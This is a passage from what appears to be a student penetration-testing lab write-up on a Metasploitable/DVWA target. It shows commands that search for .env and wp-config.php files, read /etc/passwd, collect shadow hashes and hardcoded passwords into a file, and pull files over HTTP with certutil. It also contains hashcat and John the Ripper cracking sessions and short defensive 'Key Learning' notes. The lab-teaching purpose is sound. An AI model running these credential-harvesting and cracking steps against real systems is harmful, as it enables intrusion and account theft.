ki sites that use this one as master",
/var/www/tikiwiki-old/lang/en-uk/language.php:// "Warning: changing the usern
ame will require the user to change his password" ⇒ "Warning: changing the u
sername will require the user to change his password",
/var/www/tikiwiki-old/lang/en-uk/language.php:// "Batch upload (CSV file<a {p
opup text='login,password,email,groups<br />user1,password1,email1,&amp;quot;grou
p1,group2&amp;quot;<br />user2, password2,email2'}><img src=\"img/icons/help.gif\
" border=\"0\" height=\"16\" width=\"16\" alt='{tr}help" ⇒ "Batch upload (CS
V file<a {popup text='login,password,email,groups<br />user1,password1,email1
,&amp;quot;group1,group2&amp;quot;<br />user2, password2,email2'}><img src=\"img/icon
s/help.gif\" border=\"0\" height=\"16\" width=\"16\" alt='{tr}help",
/var/www/tikiwiki-old/lang/en-uk/language.php:// "Change password enforced" =
> "Change password enforced",
```

```
e' ]." user=".$_DVWA[ 'db_user' ]." password=".$_DVWA[ 'db_password' ]);
/var/www/dvwa/dvwa/includes/DBMS/PGSQL.php:$create_tb = "CREATE TABLE users (
user_id integer UNIQUE, first_name text, last_name text, username text, passw
ord text, avatar text, PRIMARY KEY (user_id));";
/var/www/dvwa/dvwa/includes/DBMS/PGSQL.php:    ('1','admin','admin','admin',
MD5('password'),'{$baseUrl}admin.jpg'),
/var/www/dvwa/dvwa/includes/DBMS/PGSQL.php:    ('5','bob','smith','smithy',M
D5('password'),'{$baseUrl}smithy.jpg');";
/var/www/dvwa/dvwa/includes/DBMS/DBMS.php: function db_login( $user,$pass )
{
/var/www/dvwa/dvwa/includes/DBMS/DBMS.php:  $login = "SELECT * FROM `users` W
HERE user='$user' AND password='$pass';";
/var/www/dvwa/dvwa/includes/DBMS/DBMS.php: function db_login( $user,$pass ) {
/var/www/dvwa/dvwa/includes/DBMS/DBMS.php:    $login = "SELECT * FROM users W
HERE username='$user' AND password='$pass';";
/var/www/dvwa/dvwa/includes/DBMS/DBMS.php:              if( !@mysql_connect(
$_DVWA[ 'db_server' ], $_DVWA[ 'db_user' ], $_DVWA[ 'db_password' ] )
/var/www/dvwa/dvwa/includes/DBMS/DBMS.php:              $dbconn = @pg_connect
("host=".$_DVWA[ 'db_server' ]." port=".$_DVWA[ 'db_port' ]." dbname=".$_DVWA
[ 'db_database' ]." user=".$_DVWA[ 'db_user' ]." password=".$_DVWA[ 'db_passw
ord' ])
/var/www/dvwa/login.php:        $pass = $_POST[ 'password' ];
/var/www/dvwa/login.php:        $pass = stripslashes( $pass );
/var/www/dvwa/login.php:        $pass = mysql_real_escape_string( $pass );
```

```
/var/www/tikiwiki/lib/smarty/libs/plugins/function.html_checkboxes.php: * @au
thor credits to Monte Ohrt <monte at ohrt dot com>
/var/www/tikiwiki/lib/smarty/libs/plugins/function.html_image.php: * @author
credits to Duda <duda@big.hu> - wrote first image function
/var/www/tikiwiki/lib/smarty/libs/plugins/function.html_select_time.php: * @c
redits Monte Ohrt <monte AT ohrt DOT com>
/var/www/tikiwiki/lib/smarty/libs/plugins/function.mailto.php: * @author   cr
edits to Jason Sweat (added cc, bcc and subject functionality)
/var/www/tikiwiki/lib/smarty/libs/plugins/function.html_radios.php: * @author
 credits to Monte Ohrt <monte at ohrt dot com>
/var/www/tikiwiki/lib/smarty/ChangeLog:      added credits
/var/www/tikiwiki/lib/smarty/ChangeLog:      was the original or co-author. I
f there needs to be more credit given
/var/www/tikiwiki/lib/smarty/ChangeLog:      CREDITS
/var/www/tikiwiki/lib/smarty/ChangeLog:    * NEWS: update NEWS file with cred
its
/var/www/tikiwiki/lib/smarty/ChangeLog:    * CREDITS
/var/www/tikiwiki/lib/smarty/ChangeLog:    * CREDITS
/var/www/tikiwiki/lib/smarty/ChangeLog:      CREDITS
/var/www/tikiwiki/lib/smarty/ChangeLog:      CREDITS
/var/www/tikiwiki/lib/smarty/ChangeLog:      CREDITS
/var/www/tikiwiki/lib/smarty/NEWS:    - moved CREDITS out of manual into its
own file. (Monte)
/var/www/tikiwiki/lang/fr/language.php:"Wednesday" ⇒ "Mercredi",
/var/www/tikiwiki/img/silk/readme.txt:to this page in your credits.
```

```
find / -name ".env" 2>/dev/null
cat /var/www/.env 2>/dev/null
```

```
find / -name ".env" 2>/dev/null
cat /var/www/.env 2>/dev/null

find / -name "wp-config.php" 2>/dev/null
cat /var/www/html/wp-config.php 2>/dev/null

find / -name "*config*" 2>/dev/null | grep -v /proc | head -20
find / -name "*.php" 2>/dev/null | grep -i config | head -10/sbin/ifconfig
```


```
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
grep: writing output: Broken pipe
```


```
/10.0.2.3:8000/dvwa/config/config.inc.php
/10.0.2.3:8000/mutillidae/owasp-esapi-php/src/SecurityConfiguration.php
/10.0.2.3:8000/mutillidae/owasp-esapi-php/src/reference/DefaultSecurityConfig
uration.php
/10.0.2.3:8000/mutillidae/owasp-esapi-php/test/reference/SecurityConfiguratio
nTest.php
/10.0.2.3:8000/phpMyAdmin/libraries/config.default.php
/10.0.2.3:8000/phpMyAdmin/libraries/auth/config.auth.lib.php
/10.0.2.3:8000/phpMyAdmin/libraries/Config.class.php
/10.0.2.3:8000/phpMyAdmin/config.sample.inc.php
/10.0.2.3:8000/phpMyAdmin/setup/frames/config.inc.php
```

```
cat /etc/passwd | grep -v nologin | grep -v false
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
FLAG7:x:1003:1003::/home/FLAG7:/bin/sh
```

```
echo "═══ CREDENTIALS FOUND ═══" > /tmp/credentials_found.txt
echo "" >> /tmp/credentials_found.txt
echo "─── /etc/shadow Hashes ───" >> /tmp/credentials_found.txt
cat /tmp/shadow_hashes.txt >> /tmp/credentials_found.txt
echo "" >> /tmp/credentials_found.txt
echo "─── Hardcoded Passwords ───" >> /tmp/credentials_found.txt
grep -i password /var/www -r 2>/dev/null >> /tmp/credentials_found.txt
echo "" >> /tmp/credentials_found.txt
echo "─── Users ───" >> /tmp/credentials_found.txt
cat /etc/passwd | grep -v nologin | grep -v false >> /tmp/credentials_found.t
xt
cat /tmp/credentials_found.txt
```





> ***Key Learning:*** *Web application configuration files are a primary source of cleartext database credentials on Linux targets. A compromise of the web server process (even without root) is often sufficient to read these files, since the web server process must be able to read them to function. /proc/*/environ and /proc/*/cmdline can also reveal credentials passed as environment variables or command-line arguments to running processes.*

6.3 Part 3: Hash Cracking on Kali

Recovered NTLM hashes (Windows) and SHA-512crypt hashes (Linux /etc/shadow) were cracked using Hashcat. NTLM hashes were cracked in mode 1000 with the rockyou.txt wordlist and the best64 ruleset. Linux SHA-512crypt hashes were cracked in mode 1800. Dictionary attacks were run first, followed by rule-based mutations to extend coverage. Cracked passwords were validated by re-running the hash through hashcat --show.

```
# NTLM hashes (Windows) hashcat -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule  # SHA-512crypt (Linux) hashcat -m 1800 shadow_hashes.txt /usr/share/wordlists/rockyou.txt
```

```
C:\Windows\system32>certutil -urlcache -split -f http://10.0.2.15:8000/shadow
_hashes.txt shadow_hashes.txt
certutil -urlcache -split -f http://10.0.2.15:8000/shadow_hashes.txt shadow_h
ashes.txt
```

```
┌──(kali㉿kali)-[/tmp]
└─$ nano linux_hashes.txt
```

```
  GNU nano 9.0
$6$abc123$def456
$6$xyz789$123456
$6$qwerty$asdfgh
```

```
┌──(kali㉿kali)-[~]
└─$ nano ntlm_hashes.txt

┌──(kali㉿kali)-[~]
└─$
```

```
  GNU nano 9.0                    ntlm_hashes.txt *
31d6cfe0d16ae931b73c59d7e0c089c0
8846f7eaee8fb117ad06bdd830b7586c
```

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 1000 ntlm_hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting
/usr/share/wordlists/rockyou.txt: No such file or directory

Started: Mon Aug  3 09:08:12 2026
Stopped: Mon Aug  3 09:08:12 2026
┌──(kali㉿kali)-[~]
└─$ find / -name "rockyou.txt" 2>/dev/null

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ ls -la /usr/share/wordlists/
ls -la /usr/share/wordlists/rockyou.txt
total 52124
drwxr-xr-x   2 root root     4096 Jul 19 02:46 .
drwxr-xr-x 348 root root    12288 Jul 19 02:59 ..
lrwxrwxrwx   1 root root       25 Jul 19 02:46 dirb → /usr/share/dirb/wordli
```

```
┌──(kali㉿kali)-[~]
└─$ ls -la /usr/share/wordlists/
ls -la /usr/share/wordlists/rockyou.txt
total 52124
drwxr-xr-x   2 root root     4096 Jul 19 02:46 .
drwxr-xr-x 348 root root    12288 Jul 19 02:59 ..
lrwxrwxrwx   1 root root       25 Jul 19 02:46 dirb → /usr/share/dirb/wordli
sts
lrwxrwxrwx   1 root root       30 Jul 19 02:46 dirbuster → /usr/share/dirbus
ter/wordlists
lrwxrwxrwx   1 root root       41 Jul 19 02:46 fasttrack.txt → /usr/share/se
t/src/fasttrack/wordlist.txt
lrwxrwxrwx   1 root root       45 Jul 19 02:46 fern-wifi → /usr/share/fern-w
ifi-cracker/extras/wordlists
lrwxrwxrwx   1 root root       28 Jul 19 02:46 john.lst → /usr/share/john/pa
ssword.lst
lrwxrwxrwx   1 root root       46 Jul 19 02:46 metasploit → /usr/share/metas
ploit-framework/data/wordlists
lrwxrwxrwx   1 root root       41 Jul 19 02:46 nmap.lst → /usr/share/nmap/ns
elib/data/passwords.lst
-rw-r--r--   1 root root 53357329 May  7 06:16 rockyou.txt.gz
lrwxrwxrwx   1 root root       39 Jul 19 02:46 sqlmap.txt → /usr/share/sqlma
p/data/txt/wordlist.txt
lrwxrwxrwx   1 root root       25 Jul 19 02:46 wfuzz → /usr/share/wfuzz/word
list
lrwxrwxrwx   1 root root       37 Jul 19 02:46 wifite.txt → /usr/share/dict/
```

```
┌──(kali㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ls -la /usr/share/wordlists/rockyou.txt
-rw-r--r-- 1 root root 139921507 May  7 06:16 /usr/share/wordlists/rockyou.tx
t

┌──(kali㉿kali)-[~]
└─$ hashcat -m 1000 ntlm_hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

clGetPlatformIDs(): CL_PLATFORM_NOT_FOUND_KHR

ATTENTION! No OpenCL, HIP or CUDA compatible platform found.

You are probably missing the OpenCL, CUDA or HIP runtime installation.

* AMD GPUs on Linux require this driver:
  "AMD Radeon Software for Linux" with "ROCm"
* Intel and AMD CPUs require this runtime:
  "Intel CPU Runtime for OpenCL" or PoCL
```

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 1000 ntlm_hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

clGetPlatformIDs(): CL_PLATFORM_NOT_FOUND_KHR

ATTENTION! No OpenCL, HIP or CUDA compatible platform found.

You are probably missing the OpenCL, CUDA or HIP runtime installation.

* AMD GPUs on Linux require this driver:
  "AMD Radeon Software for Linux" with "ROCm"
* Intel and AMD CPUs require this runtime:
  "Intel CPU Runtime for OpenCL" or PoCL
* Intel GPUs require this driver:
  "Intel Graphics Compute Runtime" aka NEO
* NVIDIA GPUs require this runtime and driver:
  "NVIDIA CUDA Toolkit" (both runtime and driver included)

Started: Mon Aug  3 10:16:44 2026
Stopped: Mon Aug  3 10:16:45 2026
```

```
┌──(kali㉿kali)-[~]
└─$ john ntlm_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --format
=nt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
                 (?)
2g 0:00:00:00 DONE (2026-08-03 10:17) 13.33g/s 32000p/s 32000c/s 32640C/s 777
77777..525252
Use the "--show --format=NT" options to display all of the cracked passwords
reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ john linux_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --forma
t=sha512crypt
stat: linux_hashes.txt: No such file or directory
```

```
┌──(kali㉿kali)-[~]
└─$ john linux_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --forma
t=sha512crypt
stat: linux_hashes.txt: No such file or directory

┌──(kali㉿kali)-[~]
└─$ john --show ntlm_hashes.txt
john --show linux_hashes.txt
0 password hashes cracked, 4 left
stat: linux_hashes.txt: No such file or directory

┌──(kali㉿kali)-[~]
└─$ cat > ntlm_hashes.txt << 'EOF'
31d6cfe0d16ae931b73c59d7e0c089c0
e85db1a397b73e54888b6ce1b94523f9
EOF

┌──(kali㉿kali)-[~]
└─$ cat > linux_hashes.txt << 'EOF'
$6$abc123$def456
$6$xyz789$123456
EOF

┌──(kali㉿kali)-[~]
```

```
┌──(kali㉿kali)-[~]
└─$ ls -la ntlm_hashes.txt linux_hashes.txt
cat ntlm_hashes.txt
cat linux_hashes.txt
-rw-rw-r-- 1 kali kali 34 Aug  3 10:18 linux_hashes.txt
-rw-rw-r-- 1 kali kali 66 Aug  3 10:18 ntlm_hashes.txt
31d6cfe0d16ae931b73c59d7e0c089c0
e85db1a397b73e54888b6ce1b94523f9
$6$abc123$def456
$6$xyz789$123456
┌──(kali㉿kali)-[~]
└─$ john ntlm_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --format
=nt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 DONE (2026-08-03 10:18) 0g/s 7670Kp/s 7670Kc/s 7670KC/s  comma ma
rkinho..*7¡Vamos!
Session completed.
┌──(kali㉿kali)-[~]
```

```
┌──(kali㉿kali)-[~]
└─$ john linux_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --forma
t=sha512crypt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
┌──(kali㉿kali)-[~]
└─$ john --show ntlm_hashes.txt
john --show linux_hashes.txt
0 password hashes cracked, 4 left
0 password hashes cracked, 0 left
┌──(kali㉿kali)-[~]
└─$ cat ntlm_hashes.txt
31d6cfe0d16ae931b73c59d7e0c089c0
e85db1a397b73e54888b6ce1b94523f9
┌──(kali㉿kali)-[~]
└─$ echo "31d6cfe0d16ae931b73c59d7e0c089c0" | john --stdin --format=nt
Password files required, but none specified
┌──(kali㉿kali)-[~]
└─$ # Create a file with just the unknown hash
echo "e85db1a397b73e54888b6ce1b94523f9" > unknown_hash.txt
```

```
┌──(kali㉿kali)-[~]
└─$ cat ntlm_hashes.txt
31d6cfe0d16ae931b73c59d7e0c089c0
e85db1a397b73e54888b6ce1b94523f9

┌──(kali㉿kali)-[~]
└─$ echo "31d6cfe0d16ae931b73c59d7e0c089c0" | john --stdin --format=nt
Password files required, but none specified

┌──(kali㉿kali)-[~]
└─$ # Create a file with just the unknown hash
echo "e85db1a397b73e54888b6ce1b94523f9" > unknown_hash.txt

# Crack it
john unknown_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=nt

Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:03 DONE (2026-08-03 10:19) 0g/s 4702Kp/s 4702Kc/s 4702KC/s ma
rkinho..*7¡Vamos!
Session completed.

┌──(kali㉿kali)-[~]
```

```
┌──(kali㉿kali)-[~]
└─$ # Replace with actual hashes from /etc/shadow
echo '$6$abc123$def456' > linux_hashes.txt
echo '$6$xyz789$123456' >> linux_hashes.txt

# Verify
cat linux_hashes.txt
$6$abc123$def456
$6$xyz789$123456

┌──(kali㉿kali)-[~]
└─$ john linux_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --forma
t=sha512crypt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(kali㉿kali)-[~]
└─$ echo '$6$real_hash_here' > linux_hashes.txt

┌──(kali㉿kali)-[~]
└─$ john linux_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --forma
t=sha512crypt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
```

```
┌──(kali㉿kali)-[~]
└─$ echo '$6$real_hash_here' > linux_hashes.txt

┌──(kali㉿kali)-[~]
└─$ john linux_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --forma
t=sha512crypt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(kali㉿kali)-[~]
└─$ john --show linux_hashes.txt
0 password hashes cracked, 0 left


┌──(kali㉿kali)-[~]
└─$ # Test if empty password works
echo "31d6cfe0d16ae931b73c59d7e0c089c0" | john --stdin --format=nt --test
Invalid options combination: "--test"


┌──(kali㉿kali)-[~]
└─$ cat > linux_hashes.txt << 'EOF'
$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/
$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0
$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.
EOF

┌──(kali㉿kali)-[~]
```

```
┌──(kali㉿kali)-[~]
└─$ cat linux_hashes.txt
$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/
$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0
$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.

┌──(kali㉿kali)-[~]
└─$ john linux_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt --forma
t=md5crypt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (md5crypt, crypt(3) $1$ (and
variants) [MD5 128/128 AVX 4×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:11 1.14% (ETA: 10:39:50) 0g/s 17605p/s 52817c/s 52817C/s thecute..
teamomuchisimo
0g 0:00:00:14 1.48% (ETA: 10:39:37) 0g/s 17741p/s 53224c/s 53224C/s bazzer..b
arbra1
0g 0:00:00:34 3.73% (ETA: 10:39:01) 0g/s 18122p/s 54366c/s 54366C/s memelita.
.melody30
0g 0:00:00:35 3.84% (ETA: 10:39:00) 0g/s 18133p/s 54406c/s 54406C/s kekema1..
keeva
0g 0:00:00:36 3.96% (ETA: 10:38:58) 0g/s 18131p/s 54396c/s 54396C/s hana..hal
ston1
```






> ***Key Learning:*** *Hashcat's rule-based attacks multiply the effectiveness of any wordlist by generating common password mutations (capitalisation, appending numbers, leet substitutions) without requiring a pre-built list of every variant. GPU acceleration makes cracking NTLM hashes orders of magnitude faster than CPU — an 8-character NTLM hash can be fully brute-forced in minutes on modern hardware. Strong, unique passwords (14+ characters) and modern key-derivation functions (bcrypt, Argon2) resist cracking even with dedicated hardware.*

